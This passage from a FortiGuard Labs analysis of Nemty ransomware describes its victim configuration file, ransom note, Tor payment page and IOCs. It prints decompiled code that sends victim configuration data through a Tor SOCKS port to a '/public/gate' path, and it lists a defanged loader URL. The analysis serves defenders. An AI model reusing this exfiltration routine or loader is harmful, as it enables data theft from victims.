The *configuration* file, as referred to in the malware's ransom note, acts as the victim's identification and key for file decryption. The information is assembled and written in JSON format to %USERPROFILE%/{*FileID*}.nemty, wherein the *FileID* is _NEMTY_{*7 random characters*} (e.g. _NEMTY_NIZ8NSt_.nemty). In generating the random characters, it uses the same algorithm used in generating the AES Key and IVs.



Figure 12. Configuration file in JSON format

Key	Description
IP	Public IP address *hxxp://api.ipify.org*
Country	Country obtained from *hxxp://api.db-ip.com/v2/free/{IP address}/countryName*
ComputerName	Computer name
Username	User name
Version	Malware version
OS	Operating System
isRU	True/False flag for Russian country check result
Version	Malware version
CompID	Globally unique identifier (GUID) for the current hardware profile
FileID	Configuration/Victim ID (same FileID in the filename)
UserID	Possibly affiliate/distributor ID
key	Main AES key (first 16 characters)
pr_key	Locally generated RSA Private Key
Disks	Array of information on existing drives in the system. Includes: • Drive Letter • Drive Type • Total Size • Used Size • Free Size

Figure 13. Configuration file information descriptions

The UserID is set to a value hardcoded in the binary. This is possibly an affiliate ID, which means that Nemty is possibly being sold as a Ransomware-as-a-Service (RaaS).

Nemty's Ransom Note and Payment Page



Figure 14. Ransom note

The payment page is hosted in the Tor network for anonymity, which has become a standard for ransomware operations. To get to the main payment page, the victim must upload the encrypted configuration file and an encrypted file for a decryption test. As of this writing, the threat actors are demanding $1000 in bitcoin in exchange for the decryption of the victim's files.

There is a function to send the encrypted configuration to exfiltrate the configuration data from the victim's machine, although it clearly has not yet been practically implemented. This is because the hardcoded IP address, which is supposed to be the threat actors' C2 server, is actually the victim system's loopback address, 127.0.0.1. It is possible that they simply have not configured an operational server to receive the data yet, which is another clue that this ransomware is still in the development stage.

```
va_start(va, a7);
if ( WSAStartup(0x202u, &WSAData) )
  goto LABEL_13;
s = socket(2, 1, 0);
name.sa_family = 2;
*name.sa_data = htons(9050u);                   // port 9050
*&name.sa_data[2] = inet_addr("127.0.0.1");     // loopback address
connect(s, &name, 16);
*buf = 0x105;
v15 = 0;
send(s, buf, 3, 0);                             // send test 1
recv(s, &v17, 2, 0);
if ( v18 )
  goto LABEL_13;
v12 = a5;
v19 = htons(0x50u);
v16 = 0x3000105;
v7 = operator new[](v12 + 7);
memcpy(v7, &v16, 4u);
memcpy(v7 + 4, &v12, 1u);
v8 = a1;
if ( a6 < 0x10 )
  v8 = &a1;
memcpy(v7 + 5, v8, v12);
memcpy(&v7[v12 + 5], &v19, 2u);
send(s, v7, v12 + 7, 0);                        // send test 2
operator delete[](v7);
recv(s, &v28, 10, 0);
if ( v29 )
{
ABEL_13:
  tomemcpy(0, &a1, 1);
  tomemcpy(0, va, 1);
}
else
{
  v9 = sub_40A445(v26, va, "GET /public/gate?data=");
  sub_407B0E(&v25, v9, " HTTP/1.1\r\nHost: ");
  v10 = sub_407B7E(v24, &a1);
  sub_407B0E(&v21, v10, "\r\nCache-Control: no-cache\r\n\r\n\r\n");
  tomemcpy(
  tomemcpy(
  tomemcpy(
  configuration_info = v21;
  if ( v23 < 0x10 )
    configuration_info = &v21;
  send(s, configuration_info, len, 0);          // send configuration
  tomemcpy(0, &v21, 1);
```

127.0.0.1:9050/public/gate?data={*configuration data*}

Figure 15. Function for sending configuration data

As a result, all information needed for decryption and identification have to be manually submitted by the victim.



Figure 16. Upload pages for test decryption

The payment page supports the Russian language, which is very unusual and confusing. Considering the embedded image with the Russian statement that was discussed later, it is easy to assume that the developers of Nemty are of Russian descent. Normally, they would avoid infecting Russian users so as to not attract attention from authorities in their region. However, this does not seem to be the case for this ransomware.



Figure 17. Main payment page

Conclusion

Nemty Ransomware is a file-encrypting malware that is being actively distributed. Although it is interesting to think that it may have some relation to GandCrab and Sodinokibi, aside from the insulting Russian statement and the similar distribution method, we have not found any compelling evidence to tie them together.

It also appears that this malware may be yet another RaaS (Ransomware-as-a-Service) due to the existence of a possible affiliate ID. This means we might be seeing more of this malware being distributed through other means pretty soon.

We have also discussed several irregularities and inefficiencies in its code, implying that it is still in its early stage of development. Despite that, however, in its current state, it can still carry out file encryption on a victim's system, making it a real threat..

As of this writing, a new version of this malware has been found and is already being analyzed. FortiGuard Labs will be releasing a new report about it.

-= FortiGuard Lion Team =-

Solutions to Protect Against Nemty

Fortinet customers are protected by the following:

- Samples are detected by our W32/Gen.NVV!tr.ransom signature
- FortiSandbox rates the malware's behavior as high risk

IOCs for Nemty Ransomware

267a9dcf77c33a1af362e2080aaacc01a7ca075658beb002ab41e0712ffe066e (Nemty ransomware from Powershell) - W32/Gen.NVV!tr.ransom
hxxps://pastebin.com/raw/NE3TJ3z1 (link to the Powershell loader)
127.0.0.1:9050/public/gate?data=*{encrypted configuration}*

Learn more about FortiGuard Labs and the FortiGuard Security Services portfolio. Sign up for our weekly FortiGuard Threat Brief.

Read about the FortiGuard Security Rating Service, which provides security audits and best practices.
